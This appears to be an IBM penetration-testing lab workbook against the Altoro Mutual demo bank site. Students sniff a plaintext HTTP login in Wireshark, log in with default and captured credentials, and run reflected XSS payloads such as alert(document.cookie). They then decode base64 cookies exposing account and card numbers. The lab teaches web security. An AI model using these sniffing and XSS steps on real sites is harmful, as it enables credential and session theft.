


Filter: http

```
 o.    Time        Source       Destination   Protocol   Length  Info
 1233  248.123416  10.0.0.45    10.0.0.96     HTTP/XML     1217  HTTP/1.1 200 OK
 1241  248.162506  10.0.0.96    10.0.0.45     HTTP          251  GET /DIAL/apps/com.spotify.Spotify…
 1243  248.180106  10.0.0.45    10.0.0.96     HTTP          200  HTTP/1.1 404 Not Found  (content-t…
 1259  248.719970  10.0.0.96    10.0.0.197    HTTP          221  GET /description.xml HTTP/1.1
 1260  248.719985  10.0.0.96    10.0.0.197    HTTP          221  GET /description.xml HTTP/1.1
 1263  248.723824  10.0.0.96    10.0.0.197    HTTP          221  GET /description.xml HTTP/1.1
 1268  248.733547  10.0.0.197   10.0.0.96     HTTP/XML       60  HTTP/1.1 200 OK
 1273  248.744430  10.0.0.197   10.0.0.96     HTTP/XML       60  HTTP/1.1 200 OK
 1280  248.757639  10.0.0.197   10.0.0.96     HTTP/XML       60  HTTP/1.1 200 OK
 1295  249.747706  10.0.0.96    10.0.0.197    HTTP          221  GET /description.xml HTTP/1.1
 1300  249.752581  10.0.0.96    10.0.0.197    HTTP          221  GET /description.xml HTTP/1.1
 1303  249.755864  10.0.0.197   10.0.0.96     HTTP/XML       60  HTTP/1.1 200 OK
 1307  249.758294  10.0.0.96    10.0.0.197    HTTP          221  GET /description.xml HTTP/1.1
 1313  249.772141  10.0.0.197   10.0.0.96     HTTP/XML       60  HTTP/1.1 200 OK
 1320  249.783875  10.0.0.197   10.0.0.96     HTTP/XML       60  HTTP/1.1 200 OK
```

Figure 2-3 **Wireshark capturing unsecured HTTP**

4. Find a packet that contains login information.



No.	Time	Source	Destination	Protocol	Length	Info
781	129.742145	10.0.0.96	10.0.0.197	HTTP	221	GET /description.xml HTTP/1.1
782	129.742145	10.0.0.96	10.0.0.197	HTTP	221	GET /description.xml HTTP/1.1
784	129.744932	10.0.0.197	10.0.0.96	HTTP/XML	60	HTTP/1.1 200 OK
792	129.761414	10.0.0.197	10.0.0.96	HTTP/XML	60	HTTP/1.1 200 OK
799	129.777269	10.0.0.197	10.0.0.96	HTTP/XML	60	HTTP/1.1 200 OK
839	145.281513	10.0.0.96	10.0.0.45	HTTP	251	GET /DIAL/apps/com.spotify.Spotify…
840	145.281598	10.0.0.96	10.0.0.45	HTTP	251	GET /apps/com.spotify.Spotify.TVv2…
843	145.291043	10.0.0.45	10.0.0.96	HTTP	110	HTTP/1.1 404 Not Found
845	145.300467	10.0.0.45	10.0.0.96	HTTP	200	HTTP/1.1 404 Not Found (content-t…
921	170.949076	10.0.0.96	65.61.137.117	HTTP	1087	POST /doLogin HTTP/1.1 (applicati…
927	171.101924	65.61.137.117	10.0.0.96	HTTP	382	HTTP/1.1 302 Found

Figure 2-4 **Wireshark – packet containing login information highlighted**

5. Right-click on packet and hit “Follow”.

6. Then click “HTTP Stream”.





Figure 2-5 **Wireshark – Navigation to find HTTP Stream**

7. Read through the HTTP Stream to find the unencrypted username and password.


Wireshark · Follow HTTP Stream (tcp.stream eq 44) · Wi-Fi: en0

```
POST /doLogin HTTP/1.1
Host: altoromutual.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:65.0) Gecko/
20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://altoromutual.com/login.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: keep-alive
Cookie: JSESSIONID=88D8A73328B35B1B77DD247F61A68D99;
AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX4tMi4yMjMyMjIyNzIyMjExNTc4RTIwfDgwMD
AwMX5DaGVja2luZ34yLjIyMjIyMjIyMjIyMjIzODRFMjB8ODAwMDAyflNhdmluZ3N
+OC45OTM1MjA2NDQyRTh8ODAwMDAzfkNoZWNraW5nfjguMjkxMjcyMDg1NDUxMzE4RTIwfDgw
MDAwNH5TYXZpbmdzfjEwLjB8ODAwMDA1fkNoZWNraW5nfjI1LjB8ODAwMDA2flNhdmluZ3N
+NTYxMDIuMHw4MDAwMDd+Q2hlY2tpbmd
+MS4wMDAwMDAwMDAwMDAwMzEzNkUxN3w0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi01
LjAwMDAwMDA5OTg5OTU4RTEyfDQ0ODU5ODMzNTYyNDIyMTd+Q3JlZGl0IENhcmR
+MTEwMDAuOTd8
Upgrade-Insecure-Requests: 1

uid=jsmith&passw=demo1234&btnSubmit=LoginHTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts=ODAwMDAyflNhdmluZ3N
+OC45OTM1MjA2NDQyRTh8ODAwMDAzfkNoZWNraW5nfjguMjkxMjcyMDg1NDUxMzE4RTIwfDQ1
MzkwODIwMzkzOTYyODh+Q3JlZGl0IENhcmR+LTUuMDAwMDAwMDk5ODk5NThFMTJ8
Location: /bank/main.jsp
Content-Length: 0
Date: Sun, 03 Mar 2019 22:00:01 GMT
```

Here we see uid = jsmith as well as the passw = demo1234 neatly separated from the rest of the text for easy readability

Figure 2-6 **Wireshark – HTTP Stream containing sensitive information**

8. Find appropriate OWASP error code and add to report.

Milestone Summary

In this milestone we have discovered multiple ways attackers could gain access to an unsecured site.

Milestone 3: Attack the system

Milestone Overview

This lab requires you to complete three Milestones:


1. Understand the role and responsibilities of a penetration tester
2. Familiarize yourself with how attacker can gain access to a system
3. **Conceptualize the repercussions of a successful attack**

In this milestone we will find out how much damage they could potentially cause using different ways of attacks.

HTML Command Injection

We've already found out that the site is susceptible to SQL injection attacks. This could mean that the site is vulnerable to other code manipulations as well.

1. Navigate to Altoro Mutual login and sign in as admin with the password admin.
2. Locate the search bar at the top right



Altoro Mutual
altoromutual.com/bank/showAccount?listAccounts=800000
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Trade Stocks
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Account History - 800000 Corporate

Balance Detail	
800000 Corporate Select Account	Amount
Ending balance as of 3/3/19 4:19 PM	-$2223222272221115780000.00
Available balance	-$2223222272221115780000.00


10 Most Recent Transactions

Date	Description	Amount
2019-03-03	Deposit	$214482.00
2019-03-03	Withdrawal	-$214482.00
2019-03-03	Deposit	$214482.00

Figure 3-1 **AltoroMutual – Account Landing Page**

Input:

```
ADMINISTRATOR
```



Search Results

No results were found for the query:


ADMINISTRATOR

Figure 3-2 **AltoroMutual – Search Results**

3. Try again, but this time use HTML to bold the text.

Input:

```
<b>ADMINISTRATOR</b>
```



Search Results

No results were found for the query:

ADMINISTRATOR

This tells us that the HTML commands are indeed being read and interpreted.

Figure 3-3 **AltoroMutual – Search Results interpreting Bold tags**


Scripts

Now that we know HTML Commands are interpreted, we know we can use the <script> command to generate false alerts or reports.

1. Return to the search field and enter:

```
<script>alert('Hacked')</script>
```

This causes an alert message to pop-up with the warning "Hacked".



altoromutual.com/search.jsp?query=<script>alert("Hacked")%3B<%2Fscript>

Search Results

No results were found fo


Hacked

Figure 3-4 **AltoroMutual – Pop-up message**

2. Knowing that we can get text to display, let's see if we can make an element display with sensitive information.
3. Return to the search field but this time enter:

```
<script>alert(document.cookie)</script>
```


4. What we receive is a long string of letters and numbers. This is a form of security known as base64 encoding. It is not encryption and as such can be easily decoded.



AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX4tMi4yMjMyMjIyNzIyMjExNTc4RTIwfDgwMDAwMX5DaGVja2luZ34y

Figure 3-5 **AltoroMutual – Encoded message**

5. Navigate to https://www.base64decode.net/.




Base64 Decode - Online Tool
https://www.base64decode.net
Base64 Decode
Base64 Encode
Image to Base64
Base64 to Image
PHP base64_decode()
Python base64.b64decode()
Perl decode_base64()
VB System.Convert.FromBase64String()
C# System.Convert.FromBase64String()
Java decode()
Click here for more information.
www.KimptonSettlement.com
CHARSET (OPTIONAL)
DECODE

Base64 decode

Decode base64 string from 'YmFzZTY0IGRlY29kZXI=' to 'base64 decoder'

Figure 3-6 **Base64 decode**

6. Copy the captured string into the site and decode.



Base64 decode

Decode base64 string from 'YmFzZTY0IGRlY29kZXI=' to 'base64 decoder'

ODAwMDAwfkNvcnBvcmF0ZX4tMi4yMjMyMjIyNzIyMjExNTc4RTIwfDgwMDAwM
X5DaGVja2luZ34yLjIyMjIyMjIyMjIyMjIzODRFMjB8


800000~Corporate~-2.2232222722211578E20|800001~Checking~2.2222222222222384E20|

The cookie pulled from the administrator profile looks to contain the identification information of two bank accounts; 1 for corporate and 1 for checking.

What information can we gather using this same method, but when logged in as a user?

Figure 3-7 **Base64 decode – Bank account information**

7. Return to Login, but this time sign in with the user information pulled from HTTP Stream.



Online Banking Login


Username: jsmith

Password: ••••••••

User: jsmith
Pass: demo1234

8. Once logged in, use the command to display the cookie.

```
<script>alert(document.cookie)</script>
```




```
Dg1NDUxMzE4RTIwfDQ1MzkwODIwMzkzOTYyODh+Q3JlZGl0IENhcmR+LTUuMDAwMDAwMDk5ODk5NThFMTJ8
```

Figure 3-8 **Displayed Cookie encoded**

9. Copy and paste string into decoder.
10. Review output.
11. Find appropriate OWASP Error code and add it to the report.

Altoro Mutual is providing its clients with next to zero security. Decoding the unencrypted cookie will display the information of every account and credit card attached to the user.



Base64 decode

Decode base64 string from 'YmFzZTY0IGRlY29kZXI=' to 'base64 decoder'

```
ODAwMDAyfINhdmluZ3N+OC45OTM1MjA2NDQyRTh8ODAwMDAzfkNoZWNra
W5nfjguMjkxMjcyMDg1NDUxMzE4RTIwfDQ1MzkwODIwMzkzOTYyODh+Q3JlZG
l0IENhcmR+LTUuMDAwMDAwMDk5ODk5NThFMTJ8
```

Instantly Check Your Writing
Makes sure everything you type is easy to read and mistake-free. Try now! Grammarly
OPEN
CHARSET (OPTIONAL)
DECODE

```
800002~Savings~8.9935206442E8|800003~Checking~8.291272085451318E20|4
539082039396288~Credit Card~-5.00000009989958E12|
```

Figure 3-9 **Base64 decode – unsecured card numbers**

Milestone Summary

With this level of access attackers can sell sensitive information on the dark web. This is one of the ways in which cybercriminals profit from confidential information and data breaches on a large scale.

Work with your group to create a defence strategy to avoid these kinds of attacks in the future.

The information contained in these materials is provided for informational purposes only, and is provided AS IS without warranty of any kind, express or implied. IBM shall not be responsible for any damages arising out of the use of, or otherwise related to, these materials. Nothing contained in these materials is intended to, nor shall have the effect of, creating any warranties or representations from IBM or its suppliers or licensors, or altering the terms and conditions of the applicable license agreement governing the use of IBM software. References in these materials to IBM products, programs, or services do not imply that they will be available in all countries in which IBM operates. This information is based on current IBM product plans and strategy, which are subject to change by IBM without notice. Product release dates and/or capabilities referenced in these materials may change at any time at IBM’s sole discretion based on market opportunities or other factors, and are not intended to be a commitment to future product or feature availability in any way.